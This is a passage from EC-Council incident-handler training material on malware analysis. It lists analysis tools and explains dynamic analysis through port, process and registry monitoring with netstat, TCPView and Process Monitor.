**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- A write-protected device to prevent data modification during acquisition and back up
- A system installed with a virtual client to run the sandbox

### Software Tools

Some software tools required for malware detection and analysis are listed below:

- Virtualization software such as VirtualBox, VMware vSphere Hypervisor, VMware Horizon, and Microsoft Hyper-V Server
- Malware sandboxes such as Joe Sandbox, CrowdStrike Falcon® Sandbox, and ANY.RUN for automated analysis
- Forensic image extraction tools such as Forensic Toolkit® (FTK®) Imager, X-Ways Forensics, Autopsy, and The Sleuth Kit® (TSK) for data acquisition
- PE analysis tools such as PEView, PeStudio, PEiD, and FileAlyzer
- Tools for taking snapshots of hosts such as Regshot and Total Commander
- Memory dumping tools such as Belkasoft Live RAM Capturer and Volatility Framework
- Network sniffing tools such as Wireshark and tcpdump
- Network simulation software such as INetSim
- Process exploring and monitoring tools such as Process Monitor and Process Explorer
- Hex viewing tools such as Hex Editor Neo, 010 Editor, and Hexinator
- Debugging tools such as OllyDbg, Ghidra, and IDA Pro
- Tools for searching malicious strings including BinText, FLOSS, and Hex Workshop
- Tools such as Dependency Walker for finding program dependencies

### Other Supporting Tools for Malware Analysis

The following are some supporting tools required to perform malware analysis:

### Virtual Machine Tools

- Hyper-V (*https://www.microsoft.com*)
- Parallels® Desktop 18 for Mac (*https://www.parallels.com*)
- Boot Camp (*https://www.apple.com*)
- VMware Workstation Pro (*https://www.vmware.com*)

### Screen-Capture and Recording Tools

- Snagit (*https://www.techsmith.com*)
- TechSmith Capture (*https://www.techsmith.com*)
- Camtasia (*https://www.techsmith.com*)
- Ezvid (*https://www.ezvid.com*)


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

## Network and Internet Simulation Tools

- NetSim Professional (*https://tetcos.com*)
- ns-3 (*https://www.nsnam.org*)
- Riverbed Modeler (*https://www.riverbed.com*)
- GNS3 (*https://www.gns3.com*)

## OS Backup and Imaging Tools

- Genie Backup Manager Pro (*https://www.genie9.com*)
- Macrium Reflect Server (*https://www.macrium.com*)
- R-Drive Image (*https://www.drive-image.com*)
- O&O DiskImage 18 (*https://www.oo-software.com*)

## Malware Analysis Techniques

After being reported of suspicious activity from victims, incident responders should employ various malware analysis techniques to thoroughly examine the network and its systems for suspicious and malicious malware files. They must also check whether malware has propagated to other connected devices by finding the shared content and searching for similar suspicious activities. After identifying the compromised system, responders must determine malware type and functionality, impacted system areas, and malware signature for containment and eradication. Malware programs exhibit specific properties that can help responders identify or distinguish them from usual software programs. As a malware incident responder, you must use various techniques and tools to identify malware. Earlier identification or analysis of malware can help responders eradicate malware quickly.

The following are the various malware detection techniques that an incident responder can use to detect potentially malicious malware:

- **Live-System/Dynamic Analysis**

  It involves analyzing the live systems in operation for the presence of malware.

- **Memory Dump/Static Analysis**

  It involves analyzing memory dumps or binary codes for traces of malware.

- **Intrusion Analysis**

  It involves analyzing the logs and alerts from intrusion detection systems, SIEMs, and firewalls for the detection of malware.

Although these malware analysis techniques are intended to understand how malware works, they differ in tools used and analysis time, and required skills. It is recommended that all analyses be performed to detect and better understand malware functionality.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

## Malware Analysis Techniques: Live-System/Dynamic Analysis

Live-system or dynamic analysis is also called “behavioral analysis” because it detects malware based on its malicious behavior or functioning. This type of analysis detects changes made to live-system entities. However, it requires a safe environment, such as virtual machines and sandboxes, to deter the malware from spreading. The environment design should include tools that can capture every movement of the malware in detail and provide relevant feedback. Typically, virtual systems act as a base for conducting such experiments.

Dynamic analysis is performed to gather valuable information about malware activity, including files and folders created, ports and URLs accessed, functions and libraries called, applications and tools accessed, information transferred, settings modified, processes and services started by the malware, etc.

You should design and set up the environment for performing the dynamic analysis such that the malware cannot propagate to the production network and the testing system is capable of recovering from a previously set timeframe in case anything goes wrong during the test.

To achieve this, the incident handlers need to do the following:

- **System Baselining**

  Baselining refers to capturing the system state (taking a snapshot of the system) when the malware analysis begins, which can be compared with the system’s state after executing the malware file. This will help to comprehend the malware's changes across the system. System baselining includes recording details of the file system, registry, open ports, network activity, etc.

- **Host Integrity Monitoring**

  Host integrity monitoring is the process of studying the changes that have taken place across a system or machine after a series of actions or incidents. It involves taking snapshots of the system before and after the incident or action using the same tools and analyzing the changes to evaluate the impact on the system and its properties.

  In malware analysis, host integrity monitoring helps to understand a malware file's runtime behavior and its activities, propagation techniques, URLs accessed, downloads initiated, etc.

  Host integrity monitoring includes the following:

  - Port monitoring
  - Process monitoring
  - Registry monitoring
  - Windows services monitoring
  - Startup programs monitoring
  - Event logs monitoring
  - Installation monitoring


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Files and folders monitoring
- Device drivers monitoring
- Network traffic monitoring/analysis
- DNS monitoring/resolution
- Application programming interface (API) calls monitoring
- System calls monitoring
- Scheduled tasks monitoring
- Browser activity monitoring

## Live-System Analysis: Port Monitoring

Malware programs corrupt the system and open system input/output ports to establish connections with remote systems, networks, or servers to accomplish various malicious tasks. These open ports can also form backdoors for other types of harmful malware and programs. Open ports act as communication channels for malware. They open unused ports on the victim's machine to connect back to the malware handlers. Scanning for suspicious ports will help in identifying such malware.

As an incident handler, you can also determine whether malware is trying to access a particular port during dynamic analysis by installing port monitoring tools such as TCPView and Windows command-line utility tools such as netstat. These port monitoring tools provide details such as the protocol used, local address, remote address, and state of the connection. Additional features may include process name, process ID, remote connection protocol, etc.

- **netstat**

  netstat displays active transmission control protocol (TCP) connections, ports through which the computer is listening, Ethernet statistics, the internet protocol (IP) routing table, IPv4 statistics [for IP, Internet control message protocol (ICMP), TCP, and user datagram protocol (UDP)], and IPv6 statistics (for IPv6, ICMPv6, TCP over IPv6, and UDP over IPv6 protocols). Used without parameters, netstat displays active TCP connections.

  **Syntax**

  ```
  netstat [-a] [-e] [-n] [-o] [-p Protocol] [-r] [-s] [Interval]
  ```

  **Parameters**

  - **-a:** Displays all active TCP connections and TCP and UDP ports through which the computer is listening.
  - **-e:** Displays Ethernet statistics such as the number of bytes and packets sent and received. This parameter can be combined with -s.
  - **-n:** Displays active TCP connections; however, addresses and port numbers are expressed numerically, and no attempt is made to determine names.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **-o:** Displays active TCP connections and includes the process ID (PID) for each connection. You can find the application based on the PID on the Processes tab in Windows Task Manager. This parameter can be combined with -a, -n, and -p.
- **-p Protocol:** Shows protocol connections specified by Protocol. In this case, Protocol can be TCP, UDP, TCPv6, or UDPv6. If this parameter is used with -s to display statistics by protocol, Protocol can be TCP, UDP, ICMP, IP, TCPv6, UDPv6, ICMPv6, or IPv6.
- **-s:** Displays statistics by protocol. By default, statistics are shown in the figure for TCP, UDP, ICMP, and IP. If the IPv6 protocol for Windows XP is installed, statistics are shown for TCP over IPv6, UDP over IPv6, ICMPv6, and IPv6 protocols. Parameter -p can be used to specify a set of protocols.
- **-r:** Displays contents of the IP routing table, which is equivalent to the route print command.

In the screenshot below, the command **netstat -an** displays all the active TCP connections as well as the TCP and UDP ports on which the computer is listening, along with the addresses and port numbers.





Figure 4.9: Screenshot of netstat


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **TCPView**

  Source: *https://learn.microsoft.com*

  TCPView is a Windows program that shows detailed listings of all TCP and UDP endpoints on the system, including the local and remote addresses and the state of the TCP connections. It provides a subset of the Netstat program that ships with Windows. The TCPView download includes Tcpvcon, a command-line version with the same functionality. When TCPView runs, it enumerates all active TCP and UDP endpoints, resolving all IP addresses to their domain name versions.





Figure 4.10: Screenshot of TCPView

Some additional port monitoring tools are as follows:

- Port Monitor (*https://www.port-monitor.com*)
- CurrPorts (*https://www.nirsoft.net*)
- TCP Port / Telnet Monitoring (*https://www.dotcom-monitor.com*)
- PortExpert (*https://www.kcsoftwares.com*)
- PRTG Network Monitor (*https://www.paessler.com*)


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

## Live-System Analysis: Process Monitoring

Malware enters the system through images, music files, videos, etc., downloaded from the Internet, camouflages themselves as genuine Windows services, and hides their processes to avoid detection. Some malware use PEs to inject themselves into various processes (such as explorer.exe or web browsers). Malicious processes are visible but appear legitimate; hence, they can bypass desktop firewalls. Attackers use specific rootkit methods to hide malware in the system, so the antivirus software cannot detect it easily.

Process monitoring helps understand the processes that the malware initiates and takes over after execution. It is also necessary to observe the child processes, associated handles, loaded libraries, functions, and execution flow of boot time processes to define the entire nature of a file or program, gather information about the processes running before the execution of the malware and compare them with the processes running after execution. This method reduces the time taken to analyze the processes and helps easily identify all processes that the malware starts. Use process monitoring tools such as Process Monitor to detect suspicious processes, malicious parent/child processes, malicious DLLs, and sockets.

- **Process Monitor**

  Source: *https://learn.microsoft.com*

  Process Monitor is a monitoring tool for Windows that shows real-time file system, registry, and process/thread activity. It combines the features of two legacy Sysinternals utilities, Filemon and Regmon, and adds an extensive list of enhancements, including rich and non-destructive filtering, comprehensive event properties such as session IDs and user names, reliable process information, full thread stacks with integrated symbol support for each operation, simultaneous logging to a file, and so on. The unique features of Process Monitor make it a core utility in system troubleshooting and malware hunting toolkits.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 4.11: Screenshot of Process Monitor

Some additional process monitoring tools are listed below:

- Process Explorer *(https://learn.microsoft.com)*
- OpManager *(https://www.manageengine.com)*
- Monit *(https://mmonit.com)*
- ESET SysInspector *(https://www.eset.com)*
- System Explorer *(https://systemexplorer.net)*

## Live-System Analysis: Registry Monitoring

The Windows registry stores OS and program configuration details, such as settings and options. If the malware is a program, the registry stores its functionality. The malware uses the registry to perform harmful activity continuously by storing entries in the registry and ensuring that the malicious program runs whenever the computer or device boots automatically.

When an attacker installs malware on the victim's machine, it generates a registry entry. Consequently, various changes, such as the system becoming slower, various advertisements popping up, and so on, will be noticed.

Windows automatically executes instructions in the following sections of the registry:

- ***Run***
- ***RunServices***


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- ***RunOnce***
- ***RunServicesOnce***
- ***HKEY_CLASSES_ROOT\exefile\shell\open\command "%1" %****

Malware inserts instructions in these sections of the registry to perform malicious activities. As an incident handler, you should have a fair knowledge of the Windows registry, its contents, and its inner workings to analyze the presence of malware. Scanning for suspicious registries will help detect malware. Use registry monitoring tools such as RegScanner to scan registry values for any suspicious entries that may indicate a malware infection.

- **jv16 PowerTools**

  Source: *https://jv16powertools.com*

  Jv16 PowerTools is a PC system utility software that erases unnecessary files and data, cleans the Windows registry, automatically fixes system errors, and optimizes the system. It allows one to scan and monitor the registry as well as detect registry entries created by the malware. The "Clean and Speedup My Computer" feature of Registry Cleaner in jv16 PowerTools is a solution for fixing registry errors and system errors and cleaning registry leftovers and unnecessary files such as old log files and temporary files.

